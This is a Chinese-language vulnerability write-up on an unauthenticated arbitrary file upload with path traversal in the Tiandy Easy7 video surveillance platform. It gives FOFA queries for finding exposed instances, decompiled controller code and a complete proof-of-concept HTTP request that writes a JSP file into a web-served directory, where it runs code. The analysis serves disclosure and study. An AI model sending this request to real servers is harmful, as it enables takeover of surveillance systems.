漏洞简介
天地伟业Easy7是一款用于视频监控管理的软件系统。
该系统的/Easy7/rest/file/uploadCheckImg接口存在前台的任意文件上传接口,可构造请求包,上传webshell文件并保存在任意路径,从而控制服务器。漏洞利用难度极低,可在未登录的状态下直接发送恶意请求包造成利用,可能被蠕虫、黑客组织批量利用。
影响版本
fofa语法
body="/Easy7/apps/WebService/LogIn.jsp" || body="Easy7/VideoLib.EXE" || body="/Easy7/index.html" || (body="<img src=\"./images/ico/Easy7_logo_transparent.png") && title="平台"
漏洞分析
首先,该系统基于Spring 3.0,比较古老且WEB-INF/web.xml里没有配置任何filter进行权限校验,因此绝大部分接口都是可以直接访问的。
再来看本次的漏洞接口 /Easy7/rest/file/uploadCheckImg 的对应方法uploadCheckImg()的实现逻辑
@Controller
@RequestMapping({"/file"})
public class CLS_REST_File {
    @Resource(
        name = "boSystemInfo"
    )
    private CLS_BO_SystemInfo boSystemInfo;
    @Resource(
        name = "boFile"
    )
    private CLS_BO_File boFile;
    @Resource(
        name = "boPROXY"
    )
    private CLS_BO_PROXY boPROXY;
    private static final Log log = LogFactory.getLog(CLS_REST_File.class);

    @RequestMapping({"/uploadCheckImg"})
    public void uploadCheckImg(HttpServletRequest request, HttpServletResponse response, CLS_VO_File voFile) throws Exception {
        CLS_VO_Result result = new CLS_VO_Result();
        PrintWriter out = response.getWriter();
        String fileName = voFile.getFileName();
        if (fileName == null) {
            fileName = UUID.randomUUID().toString();
            voFile.setFileName(fileName);
        }

        boolean isMultipart = ServletFileUpload.isMultipartContent(request);
        if (!isMultipart) {
            result.setRet(-7);
            out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
        } else {
            FileItemFactory factory = new DiskFileItemFactory();
            ServletFileUpload upload = new ServletFileUpload(factory);
            List<FileItem> items = null;

            try {
                items = upload.parseRequest(request);
            } catch (FileUploadException e) {
                result.setRet(-7);
                out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
                e.printStackTrace();
                return;
            }

            if (items == null) {
                result.setRet(-7);
                out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
            } else {
                File realFilePath = new File(CLS_Inquest_Type.PATHIMAGE + voFile.getUploadPicturePath());
                if (!realFilePath.exists() && !realFilePath.isDirectory()) {
                    realFilePath.mkdirs();
                }

                String newPath = "";
                Long size = null;

                for(FileItem fileItem : items) {
                    size = fileItem.getSize();
                    if (!fileItem.isFormField()) {
                        newPath = CLS_Inquest_Type.PATHIMAGE + voFile.getUploadPicturePath() + fileName;
                        File file = new File(newPath);

                        try {
                            fileItem.write(file);
                        } catch (Exception e) {
                            result.setRet(-7);
                            out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
                            e.printStackTrace();
                            return;
                        }
                    }
                }

                voFile.setFileSize(size);
                result.setRet(0);
                result.setContent(voFile);
                out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
            }
        }
}首先通过voFile.getFileName()控制写入文件名,其次是判断是不是文件上传(Content-Type是不是multipart/开头)

接下来就是commons.fileupload的基本操作
FileItemFactory factory = new DiskFileItemFactory();
ServletFileUpload upload = new ServletFileUpload(factory);
try {
items = upload.parseRequest(request);关键的文件上传保存处理操作如下
for(FileItem fileItem : items) {
    size = fileItem.getSize();
    if (!fileItem.isFormField()) {
        newPath = CLS_Inquest_Type.PATHIMAGE + voFile.getUploadPicturePath() + fileName;
        File file = new File(newPath);

        try {
fileItem.write(file);其中CLS_Inquest_Type.PATHIMAGE为配置文件WEB-INF/classes/config.properties里固定的file_path_base_img值,一般为file_path_base_img=/root/srsPath/;
再结合用户可控的voFile.getUploadPicturePath()来拼接成最终保存文件的路径,因此整个利用链就非常清晰了,文件类型(后缀)可控,文件名可控,文件路径可控,基于这些就可以上传任意文件到任意目录了。
但是需要解决不同架构或者版本的tomcat版本不一致问题,我们通过阅读 tomcat 的 server.xml配置,其中有如下映射
<Context  path="/share" docBase="/root/srsPath"
          reloadable="true"
          workDir="/root/srsPath">
</Context>

<Context  path="/imagelive" docBase="/root/tiandy/data"
          reloadable="true"
          workDir="/root/tiandy/data">
</Context>我们可以上传到这/root/srsPath和/root/tiandy/data两个文件夹,通过访问ip:port/share 或者 ip:port/imagelive 来访问我们上传的文件,从而达到命令执行的目的,或者在权限足够的时候,可以上传到crontab定时任务目录进行利用。
漏洞复现
POST /Easy7/rest/file/uploadCheckImg?fileName=x.jsp&uploadPicturePath=%2F..%2F..%2Froot%2FsrsPath%2F HTTP/1.1
Host: easy7.mrxn.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: image/png

<%out.println(java.util.UUID.randomUUID().toString());new java.io.File(application.getRealPath(request.getServletPath())).delete();%>
------WebKitFormBoundary--
访问 /share/x.jsp 成功执行代码并删除自身